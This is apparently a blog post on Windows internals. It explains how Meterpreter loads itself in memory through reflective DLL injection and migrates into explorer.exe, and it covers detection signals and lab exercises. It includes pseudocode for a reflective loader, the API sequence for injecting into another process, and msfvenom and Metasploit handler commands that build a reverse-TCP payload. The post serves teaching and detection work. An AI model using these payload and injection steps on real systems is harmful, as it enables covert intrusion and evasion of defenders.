Meterpreter Internals — How Reflective DLL Injection Actually Works
A deep dive into Stephen Fewer’s Reflective DLL Injection (RDI) architecture, step-by-step breakdown of ReflectiveLoader, and how Meterpreter uses RDI to achieve fileless, in-memory execution.

During our journey of penetration testing and solving labs, we realize how useful Meterpreter actually is. That got me thinking — what actually is Meterpreter under the hood, and how does it do what it does?
So I did some research, used AI to understand the concept behind it — something called Reflective DLL Loading — and put together a complete reading material that’ll help you understand it too.
Now let’s hop in!
Meterpreter Never Touched Your Disk — Here’s Exactly How That’s Possible
You run exploit. Few seconds pass. Shell drops.
meterpreter >You’re in.
Now here’s the thing — go check the target machine. Open File Explorer. Search for any new .exe. Any new .dll. Anything suspicious sitting on disk.
You’ll find nothing.
Task Manager shows notepad.exe running. Perfectly normal. Just a guy taking notes. Except Meterpreter is living inside it, sending your commands back to Kali, completely invisible to anyone who doesn’t know where to look.
Most people hear “Meterpreter runs in memory” and nod like they understood something. They didn’t. That sentence explains nothing. It’s like saying “the engine makes the car go.” Technically true. Completely useless.
Here’s the question that actually matters:
Windows loads DLLs using LoadLibrary. LoadLibrary requires a file path. There’s no file. So how is anything loading?
That’s what this blog answers. And the answer — Reflective DLL Injection — is one of the most elegant pieces of systems programming in offensive security. By the end of this post, you’ll understand exactly what’s happening at the memory level every time you get a Meterpreter session.
Let’s get into it.
Chapter 1: What LoadLibrary Actually Does (It’s Not What You Think)
Before we understand how Meterpreter bypasses the loader, we need to understand the loader itself. Because most people have a mental model that looks like this:
You call LoadLibrary("something.dll") ↓ Magic happens ↓ DLL is now loaded. Cool.That mental model is wrong. And the gap between “magic happens” and what actually happens is exactly where reflective injection lives.
Here’s what LoadLibrary actually does when you call it:
The Real Chain of Calls
When you call LoadLibrary(“version.dll”) in your code, you’re not calling a function that loads DLLs. You’re calling a function in kernel32.dll that calls a function in ntdll.dll that actually loads DLLs.
Your Code │ │ calls LoadLibraryA("version.dll") ▼kernel32.dll → Win32 wrapper. Validates arguments. Does bookkeeping. │ │ calls LdrLoadDll() ▼ntdll.dll → The REAL loader. This is where the work happens. │ │ calls NtOpenFile, NtCreateSection, NtMapViewOfSection ▼Windows Kernel → Actual memory operations happen hereThink of it like ordering food at a restaurant. You (your code) tell the waiter (kernel32) what you want. The waiter writes it down and hands it to the kitchen (ntdll). The kitchen actually cooks it (kernel). You just said “I want a burger.” You had no idea about the 15 steps that happened in the kitchen.
The 5 Things the Loader Does
LdrLoadDll inside ntdll.dll performs five completely distinct operations. Every single one matters for understanding reflective injection.
1. Opens the file from disk
NtOpenFile("C:\Windows\System32\version.dll")The loader takes your DLL name, figures out the full path (using the search order from the DLL Hijacking blog), and opens a file handle. This is step one. This is also the hard wall — no file on disk means this step fails and everything stops.
This is the exact wall that reflective injection has to break through.
2. Maps the file into memory as a “section object”
Here’s a concept most people have never heard of: a section object.
Think of a section object as a blueprint that Windows creates to represent a file mapped into memory. The loader calls:
NtCreateSection() // create the blueprint from the fileNtMapViewOfSection() // project the blueprint into the process's memory spaceThe SEC_IMAGE flag on NtCreateSection is important. It tells the kernel: “this isn’t just a raw file — it’s a PE image, map it respecting PE alignment rules.” Without this flag, the bytes land in memory in the wrong layout.
After this step, the DLL bytes are in memory. But the DLL is not usable yet. There are two more problems that need fixing.
3. Applies base relocations
This is the step that confuses most beginners. Let’s use an analogy.
Imagine you’re a contractor building a house. Your blueprints say: “The kitchen is at coordinates (100, 200) on the plot.” You show up to the actual plot and the available space starts at coordinate (500, 600). Now every room listed in the blueprint is at the wrong place. You need to go through every reference in the blueprint and add the offset: (400, 400).
That’s exactly what base relocations are.
When a DLL gets compiled, the compiler assumes it will be loaded at a specific address in memory — called the preferred ImageBase (e.g. 0x10000000). The compiler then hardcodes addresses throughout the binary based on that assumption. Things like:
mov rax, 0x10001234 ; "put the address of my_global_variable into rax"That 0x10001234 is ImageBase (0x10000000) + offset_of_variable (0x1234). It’s burned into the binary at compile time.
Now ASLR (Address Space Layout Randomization) — a security feature — loads the DLL at a random address. Say 0x7FF840000000. Now that hardcoded 0x10001234 points to completely wrong memory. The DLL would crash instantly.
The .reloc section inside the DLL contains a list of every single place where a hardcoded address exists. The loader reads this list and patches each address:
delta = actual_load_address - preferred_ImageBase = 0x7FF840000000 - 0x10000000 = 0x7FF830000000For every hardcoded address: *address += deltaAfter this, every pointer in the DLL points to the right place. The blueprint coordinates are corrected.
4. Resolves the Import Address Table (IAT)
DLLs don’t live in isolation. version.dll needs functions from kernel32.dll. kernel32.dll needs functions from ntdll.dll. Every DLL has a shopping list of functions it needs from other DLLs.
But here’s the problem: those functions are at different memory addresses on every system, every Windows version, every reboot (thanks again, ASLR).
The Import Address Table (IAT) is a table of slots inside the DLL — one slot per imported function. Before the loader runs, those slots contain placeholder values (function names or ordinal numbers — just hints). After the loader runs, those slots contain real memory addresses of the actual functions.
The loader’s process:
For each DLL that version.dll imports from:    Load that DLL (recursively, if needed)
    For each function version.dll needs from it:        Find the function's actual address in memory        Write that address into the correct IAT slot
After this step, when version.dll calls CreateFile, it reads the IAT slot for CreateFile, gets the real address, and jumps there. Without IAT resolution, every function call in the DLL jumps to garbage.
5. Calls DllMain
With relocations patched and imports resolved, the DLL is finally alive. The loader calls the DLL’s entry point:
DllMain(module_handle, DLL_PROCESS_ATTACH, NULL);The DLL initialises itself. Sets up internal state. Does whatever it needs to do on load.
And then — this is the part that matters for detection — the loader registers the DLL in a structure called InMemoryOrderModuleList inside the PEB. The OS now officially knows this DLL is loaded. It has a record of it. Tools like Process Hacker can see it in the Modules tab.
Meterpreter never goes through any of this. It does all five steps itself. In memory. Without asking the OS for help.
Chapter 2: The PE File — The Map Everything Reads
To understand how the reflective loader works, you need to understand what it’s reading. Every .exe and .dll on Windows is a PE file — Portable Executable format. It’s a structured container with a very specific layout.
Think of a PE file like a building with a lobby directory:
Ground floor = Headers (the directory — tells you where everything is)Upper floors = Sections (the actual contents — code, data, etc.)Here’s the full layout:
┌─────────────────────────────────────────┐│ DOS Header │ ← First 64 bytes. Starts with "MZ"│ (e_lfanew field → points to NT Headers)│├─────────────────────────────────────────┤│ DOS Stub │ ← "This program cannot be run in DOS | | mode"│ │ (nobody cares about this)├─────────────────────────────────────────┤│ NT Headers │ ← Starts with "PE\0\0" signature│ ┌──────────────────────────────────┐ ││ │ File Header │ │ ← Machine type, section count│ ├──────────────────────────────────┤ ││ │ Optional Header │ │ ← ImageBase, SizeOfImage, EntryPoint│ │ (NOT actually optional) │ │ DataDirectory array│ └──────────────────────────────────┘ │├─────────────────────────────────────────┤│ Section Headers Array │ ← One entry per section│ [ .text header ][ .data header ] ... │├─────────────────────────────────────────┤│ Sections ││ ┌──────────┐ ← .text (executable code)││ ├──────────┤ ← .data (global variables)││ ├──────────┤ ← .rdata (strings, IAT) ││ └──────────┘ ← .reloc (relocation table)│└─────────────────────────────────────────┘Let’s walk through what actually matters.
The DOS Header — The Old Guy at the Front Desk
The very first structure in every PE file. It exists for backward compatibility with DOS (yes, from the 1980s). Most of it is completely irrelevant today.
The only field that matters: e_lfanew at offset 0x3C. It’s a 4-byte value that tells you the offset to the NT Headers. The reflective loader reads this to skip the entire DOS section and jump straight to the real headers.
Also: the first two bytes are always 4D 5A — ASCII for MZ (initials of Mark Zbikowski, one of the DOS architects). This MZ signature is how the reflective loader scans backwards through memory to find the start of its own PE. It’s looking for that exact magic number.
The Optional Header — The Most Important Thing in the File
Called “optional” by the spec. Absolutely not optional in practice. This is the loader’s primary reference document for every decision it makes.
The reflective loader reads these specific fields:
FieldWhat It Means in Plain EnglishImageBase“I’d like to be loaded at address 0x180000000 please”SizeOfImage“I need exactly X bytes of memory when fully loaded”SizeOfHeaders“The first X bytes are headers — copy those first”AddressOfEntryPoint“Call this address (+ image base) to run DllMain”DataDirectory[1]“The IAT info starts here”DataDirectory[5]“The relocation table starts here”
One concept you’ll see everywhere: RVA (Relative Virtual Address).
Almost nothing in PE headers is an absolute address. Everything is a relative offset from the image base. To get an actual usable address:
Real Address = Where the DLL actually loaded + RVAReal-world analogy: your friend says “meet me at house number 42 on Oak Street.” That’s an absolute address. RVA is like saying “meet me 42 houses down from where I’m standing.” The actual location depends on where you’re currently standing (the image base).
The reflective loader converts RVAs to real addresses constantly as it works through the file.
Section Headers — The Table of Contents
Immediately after the Optional Header is an array of IMAGE_SECTION_HEADER structures — one per section. Each entry is like a card in a filing cabinet:
.text section header: Name: ".text" VirtualAddress: 0x1000 ← where it goes IN MEMORY (RVA) VirtualSize: 0x4A20 ← how big it is in memory PointerToRawData: 0x400 ← where it is IN THE FILE SizeOfRawData: 0x4A00 ← how many bytes in the fileThe loader uses these to know: “take the bytes starting at file offset 0x400, and copy them to memory offset 0x1000 (relative to image base).”
There’s often a size mismatch between SizeOfRawData and VirtualSize. The extra space in memory gets zero-padded. The loader handles this automatically.
Chapter 3: Base Relocations — The Most Underexplained Thing in Windows
Let’s go deep on this because almost every blog handwaves it with “ASLR randomizes addresses so the loader patches them.” That’s not enough.
The Structure of the .reloc Section
The .reloc section is organised in blocks. Each block covers a 4KB page of the PE image:
┌────────────────────────────────────────────┐│ IMAGE_BASE_RELOCATION Block ││ ┌──────────────┬───────────────────────┐ ││ │VirtualAddress│ 0x1000 │ │ ← "this block covers the page at | | | | RVA 0x1000"│ ├──────────────┼───────────────────────┤ ││ │SizeOfBlock │ 0x28 │ │ ← total size of this block│ ├──────────────┴───────────────────────┤ ││ │ Entry: 0xA010 (type=10, offset=010)│ │ ← patch address at page_base + 0x010│ │ Entry: 0xA048 (type=10, offset=048)│ │ ← patch address at page_base + 0x048│ │ Entry: 0xA0C4 (type=10, offset=0C4)│ │ ← patch address at page_base + 0x0C4│ └───────────────────────────────────────┘ │└────────────────────────────────────────────┘ (repeat for every 4KB page that has relocations)Each 16-bit entry in the block:
- Top 4 bits = type. For x64, this is 0xA (meaning DIR64 — patch a full 8-byte address). For x86, it’s 0x3 (HIGHLOW — patch a 4-byte address). Type 0x0 means padding, skip it.
- Bottom 12 bits = offset within the 4KB page where the patch goes
So entry 0xA048 means: type=A (DIR64), offset=0x048 into this page. Patch the 8 bytes at image_base + block.VirtualAddress + 0x048.
The Math the Reflective Loader Does
# Pseudocode for what the relocation loop doesdelta = new_base - preferred_ImageBase# e.g. delta = 0x7FF840000000 - 0x180000000 = 0x7FF6C0000000reloc_block = new_base + DataDirectory[5].VirtualAddresswhile reloc_block is valid:    page_rva = reloc_block.VirtualAddress    entries  = (reloc_block.SizeOfBlock - 8) / 2   # 8 bytes for the header
    for each entry in entries:        type   = entry >> 12        # top 4 bits        offset = entry & 0xFFF      # bottom 12 bits
        if type == 0xA:  # DIR64 (x64)            address_to_patch = new_base + page_rva + offset            *(ULONG_PTR*)address_to_patch += delta
    reloc_block = next block   # advance by SizeOfBlock bytes
Chapter 4: The IAT — The DLL’s Phone Book
Here’s a visual of what the IAT looks like before and after resolution:
BEFORE loader resolves IAT:┌─────────────────────────────────────────────────────┐│ Import Directory ││ ┌─────────────────────────────────────────────┐ ││ │ Importing from: "KERNEL32.dll" │ ││ │ │ ││ │ IAT slot for CreateFile: [ "CreateFile" ] │ ← just a name, not an | | | address│ │ IAT slot for VirtualAlloc: [ "VirtualAlloc" ] ││ │ IAT slot for ReadFile: [ "ReadFile" ] ││ └─────────────────────────────────────────────┘ │└─────────────────────────────────────────────────────┘AFTER loader resolves IAT:┌─────────────────────────────────────────────────────┐│ Import Directory ││ ┌─────────────────────────────────────────────┐ ││ │ Importing from: "KERNEL32.dll" │ ││ │ │ ││ │ IAT slot for CreateFile: [ 0x7FF8A1234560 ] │ ← real address in memory│ │ IAT slot for VirtualAlloc: [ 0x7FF8A1289A00 ] ││ │ IAT slot for ReadFile: [ 0x7FF8A1234990 ] ││ └─────────────────────────────────────────────┘ │└─────────────────────────────────────────────────────┘When the DLL’s code calls CreateFile, it doesn’t jump directly to an address — it reads the IAT slot first, then jumps to whatever address is stored there. Like looking up a contact in your phone before calling them. The name is fixed. The number can change.
The Import Descriptor Structure
For each imported DLL, the Import Directory contains an IMAGE_IMPORT_DESCRIPTOR:
IMAGE_IMPORT_DESCRIPTOR for "KERNEL32.dll":┌──────────────────────┬────────────────────────────────────────┐│ OriginalFirstThunk │ → points to Import Name Table (hints) ││ Name │ → points to string "KERNEL32.dll" ││ FirstThunk │ → points to IAT (where addresses go) │└──────────────────────┴────────────────────────────────────────┘The resolution loop the reflective loader runs:
IMAGE_IMPORT_DESCRIPTOR* desc = import_directory;while (desc->Name != 0) { // get the DLL name and load it char* dll_name = new_base + desc->Name; HMODULE dll = LoadLibraryA(dll_name);
// walk the thunk array ULONG_PTR* name_thunk = new_base + desc->OriginalFirstThunk; ULONG_PTR* iat = new_base + desc->FirstThunk;
while (*name_thunk) { if (*name_thunk & IMAGE_ORDINAL_FLAG) { // import by ordinal number (e.g. #42) *iat = GetProcAddress(dll, MAKEINTRESOURCE(*name_thunk & 0xFFFF)); } else { // import by name IMAGE_IMPORT_BY_NAME* by_name = new_base + *name_thunk; *iat = GetProcAddress(dll, by_name->Name); } name_thunk++; iat++; } desc++;}After this runs, every IAT slot has a real address. Every function call in the DLL now works correctly.
Chapter 5: The Reflective Loader — Building a DLL From Nothing
Alright. Here’s where it gets genuinely impressive.
The reflective loader is a small, self-contained piece of code that lives inside the Meterpreter DLL itself — exported under the name ReflectiveLoader. When the initial shellcode lands on the target machine, it doesn’t call LoadLibrary. It finds this export and calls it directly.
And ReflectiveLoader wakes up in an awkward situation:
"I exist somewhere in memory. I don't know where. I have no file path. The OS loader didn't load me. My IAT isn't resolved — I can't call any imported functions. My relocations aren't patched — I can't use global variables. I need to load myself. From scratch. Right now."This is like waking up in a foreign country with no phone, no wallet, no ID, and needing to build a house. You have to first figure out where you are, then find basic tools, then do the actual construction.
Here’s exactly how it does it:
Step 0 — “Where Am I?” (The Bootstrap Problem)
The loader needs to find its own base address in memory. It can’t use global variables (relocations not applied). It can’t call functions (IAT not resolved). It has nothing.
The solution is elegant and very old:
call get_rip ; "call" pushes the return address (next instruction) onto the stackget_rip:pop rax ; pop that address into rax — now rax = current instruction pointer (RIP)Now it has a pointer somewhere inside itself. It scans backwards through memory, looking for the bytes 4D 5A — the MZ signature that marks the start of a PE file. The first MZ it finds going backwards is the start of its own DLL.
Memory:... [random bytes] [MZ][PE][headers][.text][.data]...[ReflectiveLoader code] ... ↑ ↑ start of DLL we're executing here ←←←←←← scan backwards until MZ found ←←←←←←Now it has raw_base — a pointer to the start of the raw, unloaded DLL bytes.
Step 0.5 — Finding kernel32.dll Without Calling GetModuleHandle
The loader needs VirtualAlloc, LoadLibraryA, and GetProcAddress to do everything else. But it can’t call them — they’re in the IAT, which isn’t resolved yet.
Solution: walk the PEB manually.
Every Windows process has a PEB (Process Environment Block) — a structure in memory that contains everything Windows knows about the process. One of its fields is Ldr, which points to a structure containing a linked list of all loaded modules.
x64: gs:[0x60] → PEB │ └→ PEB.Ldr → PEB_LDR_DATA │ └→ InMemoryOrderModuleList │ ┌─────────┴────────── ┐ │LDR_DATA_TABLE_ENTRY │ ← ntdll.dll ├─────────────────────┤ │ LDR_DATA_TABLE_ENTRY│ ← kernel32.dll ├─────────────────────┤ │ LDR_DATA_TABLE_ENTRY│ ← kernelbase.dll └─────────────────────┘The loader walks this linked list, comparing the BaseDllName field of each entry against the string “kernel32.dll”. When it finds a match, it has kernel32’s base address.
Then it manually parses kernel32’s export table (same way it’ll later parse the IAT — raw pointer arithmetic through PE headers) to find the addresses of VirtualAlloc, LoadLibraryA, and GetProcAddress.
Now it has the three tools it needs to do everything else.
Step 1 — Allocate Memory for the Fully Loaded DLL
LPVOID new_base = VirtualAlloc( NULL, // let OS choose the address SizeOfImage, // from Optional Header — how much space the loaded DLL needs MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE // needs to be writable (copy sections) AND executable (run code));SizeOfImage from the Optional Header tells it the exact amount of memory the DLL needs when fully expanded in memory. VirtualAlloc returns a fresh block of MEM_PRIVATE memory — allocated by us, not mapped from a file.
This single fact — MEM_PRIVATE instead of MEM_IMAGE — is the primary detection signal we’ll discuss later.
Step 2 — Copy PE Headers
memcpy(new_base, raw_base, SizeOfHeaders);The PE headers go in first. The reflective loader needs them at the new location because every subsequent calculation references new_base + some_RVA. Headers first, then sections.
Step 3 — Copy All Sections
IMAGE_SECTION_HEADER* section = first_section;for (int i = 0; i < NumberOfSections; i++, section++) {    void* dest = new_base + section->VirtualAddress;    // where it goes in memory    void* src  = raw_base + section->PointerToRawData;  // where it is in the file
    memcpy(dest, src, section->SizeOfRawData);}
Each section gets copied from its file position to its correct memory position. .text code lands at its VirtualAddress RVA. .data at its RVA. .reloc at its RVA. Everything is in the right place relative to new_base.
Step 4 — Apply Base Relocations
ULONG_PTR delta = (ULONG_PTR)new_base - optional_header->ImageBase;if (delta != 0) {    // find the .reloc section    IMAGE_BASE_RELOCATION* reloc = new_base + DataDirectory[5].VirtualAddress;
    while (reloc->VirtualAddress) {        WORD* entry = (WORD*)(reloc + 1);  // entries start right after the header        int count   = (reloc->SizeOfBlock - sizeof(IMAGE_BASE_RELOCATION)) / 2;
        for (int i = 0; i < count; i++, entry++) {            if ((*entry >> 12) == IMAGE_REL_BASED_DIR64) {  // type 10 = x64                ULONG_PTR* patch = new_base + reloc->VirtualAddress + (*entry & 0xFFF);                *patch += delta;            }        }        reloc = (IMAGE_BASE_RELOCATION*)((BYTE*)reloc + reloc->SizeOfBlock);    }}
Every hardcoded address in the DLL gets the delta added. After this, all internal pointers work correctly.
Step 5 — Resolve the IAT
IMAGE_IMPORT_DESCRIPTOR* desc = new_base + DataDirectory[1].VirtualAddress;while (desc->Name) {    HMODULE dll = LoadLibraryA(new_base + desc->Name);
    ULONG_PTR* thunk = new_base + desc->OriginalFirstThunk;    ULONG_PTR* iat   = new_base + desc->FirstThunk;
    while (*thunk) {        if (*thunk & IMAGE_ORDINAL_FLAG)            *iat = (ULONG_PTR)GetProcAddress(dll, MAKEINTRESOURCE(*thunk & 0xFFFF));        else            *iat = (ULONG_PTR)GetProcAddress(dll, ((IMAGE_IMPORT_BY_NAME*)(new_base + *thunk))->Name);
        thunk++; iat++;    }    desc++;}
Every IAT slot filled. Every imported function now has a real address.
Step 6 — Call DllMain
DLLMAIN entry_point = (DLLMAIN)(new_base + optional_header->AddressOfEntryPoint);entry_point((HINSTANCE)new_base, DLL_PROCESS_ATTACH, NULL);DllMain fires. Meterpreter initialises. It reads its configuration (C2 IP, port, encryption key — baked in at payload generation time), establishes an encrypted connection back to your listener, and waits for commands.
You have a session.
The Complete Picture
┌─────────────────────────────────────────────────────────────────┐│ REFLECTIVE LOADER SEQUENCE │├─────────────────────────────────────────────────────────────────┤│ ││ Shellcode executes in target process ││ ↓ ││ Allocates RWX memory region ││ ↓ ││ Downloads Meterpreter DLL bytes over network ││ ↓ ││ Writes DLL bytes into allocated region (raw, unloaded) ││ ↓ ││ Jumps to ReflectiveLoader export inside those bytes ││ ↓ ││ ┌───────────────────────────────────────────────┐ ││ │ ReflectiveLoader runs: │ ││ │ │ ││ │ [0] call/pop → finds own base address │ ││ │ [0.5] PEB walk → finds kernel32 → resolves │ ││ │ VirtualAlloc, LoadLibraryA, │ ││ │ GetProcAddress │ ││ │ [1] VirtualAlloc(SizeOfImage) → new_base │ ││ │ [2] Copy PE headers to new_base │ ││ │ [3] Copy all sections to new_base │ ││ │ [4] Apply base relocations │ ││ │ [5] Resolve IAT (LoadLibraryA+GetProcAddress)│ ││ │ [6] Call DllMain(DLL_PROCESS_ATTACH) │ ││ └───────────────────────────────────────────────┘ ││ ↓ ││ Meterpreter initialises → C2 channel established ││ ↓ ││ meterpreter > ← you're in ││ ││ What NEVER happened: ││ ✗ No file written to disk ││ ✗ No NtOpenFile call ││ ✗ No LdrLoadDll call ││ ✗ No entry in PEB InMemoryOrderModuleList ││ ✗ OS loader has no idea this DLL exists │└─────────────────────────────────────────────────────────────────┘Chapter 6: How migrate Works — Moving Into a Better Neighbourhood
You’ve got your Meterpreter session running inside meter.exe. That’s your process — the one the target launched when they ran your payload. Problem is, meter.exe is suspicious. The user might close it. It might get flagged. You want to move into something more permanent and trustworthy.
That’s what migrate does.
meterpreter > migrate -N explorer.exeUnder the hood:
┌──────────────────────────────────────────────────────────┐│ migrate sequence │├──────────────────────────────────────────────────────────┤│ ││ 1. OpenProcess(explorer.exe PID, PROCESS_ALL_ACCESS) ││ → get a handle to explorer.exe ││ ││ 2. VirtualAllocEx(explorer_handle, SizeOfImage, ││ MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE)│ → allocate memory INSIDE explorer.exe's address space││ ││ 3. WriteProcessMemory(explorer_handle, allocation, ││ meterpreter_dll_bytes, size) ││ → write our DLL bytes into explorer's memory ││ ││ 4. CreateRemoteThread(explorer_handle, ReflectiveLoader)││ → create a thread in explorer that runs our loader ││ ││ 5. ReflectiveLoader runs INSIDE explorer.exe ││ → same 7 steps as before ││ → Meterpreter re-initialises inside explorer ││ ││ 6. Old session (in meter.exe) closes ││ New session (in explorer.exe) opens ││ │└──────────────────────────────────────────────────────────┘If you read the Process Hollowing blog — every single API in steps 1–4 is familiar. OpenProcess, VirtualAllocEx, WriteProcessMemory, CreateRemoteThread. Same primitives, different goal. Hollowing replaces a process’s code. Migration adds Meterpreter to a running process alongside its existing code.
After migration, Meterpreter lives inside explorer.exe. Explorer is long-lived. It has network access in many configurations. It looks completely normal doing… explorer things. Nobody questions explorer making network connections the way they’d question meter.exe doing it.
This is why migrate to explorer.exe or svchost.exe is standard post-exploitation hygiene.
Chapter 7: Detection — You’re Stealthy, Not Invisible
Here’s the hard truth: reflective injection is hard to detect with traditional tools. It’s not hard to detect with the right tools.
Signal 1 — MEM_PRIVATE Executable Memory With No Backing File
This is the biggest one. Understand the difference between two types of memory:
MEM_IMAGE → memory mapped from a file on disk → has a file path in the VAD (Virtual Address Descriptor) tree → what ALL legitimate DLLs look like → Process Hacker shows a file path next to itMEM_PRIVATE → memory allocated with VirtualAlloc → no backing file, no file path → what Meterpreter's DLL region looks like → Process Hacker shows a BLANK "File" columnIn Process Hacker: open the target process → Memory tab → sort by Protection → look for executable (EXECUTE_READ or EXECUTE_READWRITE) regions with blank file paths.
That blank entry in notepad.exe is your Meterpreter.
EDRs continuously scan for exactly this pattern. It is the single strongest signal of reflective injection.
Signal 2 — The PEB Gap
Reflective loader never calls LdrLoadDll. So Meterpreter’s DLL is never registered in InMemoryOrderModuleList.
Process Hacker Modules tab → reads the PEB module list → Meterpreter NOT hereProcess Hacker Memory tab → reads the VAD tree → Meterpreter IS here (as MEM_PRIVATE)The gap between those two lists is the exact footprint of reflective injection. Advanced EDRs cross-reference them continuously.
Signal 3 — PAGE_EXECUTE_READWRITE (The Big Red Flag)
The reflective loader allocates memory as RWX — readable, writable, AND executable. In the same region.
Legitimate Windows behaviour almost never does this. Your .text section is PAGE_EXECUTE_READ — you can execute it but not write to it (that’s a security feature). The only legitimate exceptions are JIT compilers in browsers and the .NET CLR.
An RWX region in notepad.exe? That’s Meterpreter.
Better implementations do change to PAGE_EXECUTE_READ after loading. But the allocation event still fires — and EDRs watch allocation permission patterns.
Signal 4 — The migrate Event Sequence
migrate generates a very specific sequence of telemetry events in tight time correlation:
Timeline of events during migrate:─────────────────────────────────────────────────T+0.000s  Sysmon Event 10: meter.exe opens explorer.exe          (with PROCESS_VM_WRITE | PROCESS_VM_OPERATION access)
T+0.001s  Sysmon Event 8: CreateRemoteThread in explorer.exe          (thread start address = inside a MEM_PRIVATE region)─────────────────────────────────────────────────A process writing to another process and immediatelycreating a thread in it = textbook injection signature.
A single SIEM rule correlating Events 10 and 8 within a 5-second window catches migrate almost every time.
Lab — See It Yourself
What you need: Kali with Metasploit, Windows lab VM, Process Hacker, WinDbg, CFF Explorer
Lab 1 — Find Meterpreter Living in Memory
Generate a stageless payload on Kali:
msfvenom -p windows/x64/meterpreter_reverse_tcp \ LHOST=<your_kali_ip> \ LPORT=4444 \ -f exe -o meter.exeStart a listener:
use exploit/multi/handlerset payload windows/x64/meterpreter_reverse_tcpset LHOST <your_kali_ip>set LPORT 4444runRun meter.exe on your Windows VM. Get the session. Then on the Windows VM:
- Open Process Hacker → find meter.exe → right-click → Properties → Memory tab
- Sort by the Protection column
- Look for a region marked RWX or RX with nothing in the File column
Questions to answer yourself:
- What type is that region — MEM_PRIVATE or MEM_IMAGE?
- Does it show up in the Modules tab?
- What is its base address?
Lab 2 — The PEB Gap (WinDbg)
Attach WinDbg to the meter.exe process. Run:
!pebRead the loaded module list it prints. Scan for Meterpreter. It won’t be there.
Now run:
!address -f:MEM_PRIVATEFind executable private memory regions. You’ll see the Meterpreter allocation. In memory, fully functional, completely invisible to the PEB.
The gap between those two outputs = the footprint of reflective injection.
Lab 3 — See Relocations in CFF Explorer
Open C:\Windows\System32\version.dll in CFF Explorer:
- Optional Header → find Image Base — write it down
- Section Headers → find .reloc section — see how large it is
- Now open Process Hacker → Modules tab → find version.dll → look at its actual load address
Calculate:
delta = actual_load_address - ImageBaseThis delta is what the OS loader computed and added to every relocation entry when loading this DLL. The reflective loader computes this exact same number for Meterpreter’s DLL at runtime.
The Bigger Picture
Let’s zoom out.
The reflective loader isn’t magic. It isn’t some mystical bypass that exploits a Windows vulnerability. It’s just a reimplementation of five things ntdll.dll already does — written in position-independent code, embedded inside the DLL itself.
Find yourself. Find kernel32. Allocate memory. Copy sections. Patch relocations. Resolve imports. Call DllMain.
Every step maps directly to something Windows normally does with a file. The reflective loader does the same steps without the file.
That’s the insight worth taking from this entire blog:
Meterpreter doesn’t bypass the loading process. It replaces it.
And once you understand what that loading process actually is — what LoadLibrary does under the hood, why relocations exist, how the IAT works — the reflective loader becomes completely readable. There’s no mystery left. Just Windows internals applied very cleverly.
This blog is part of an ongoing Windows internals series. Every post builds on the previous one — start from Blog 1 for the full foundation.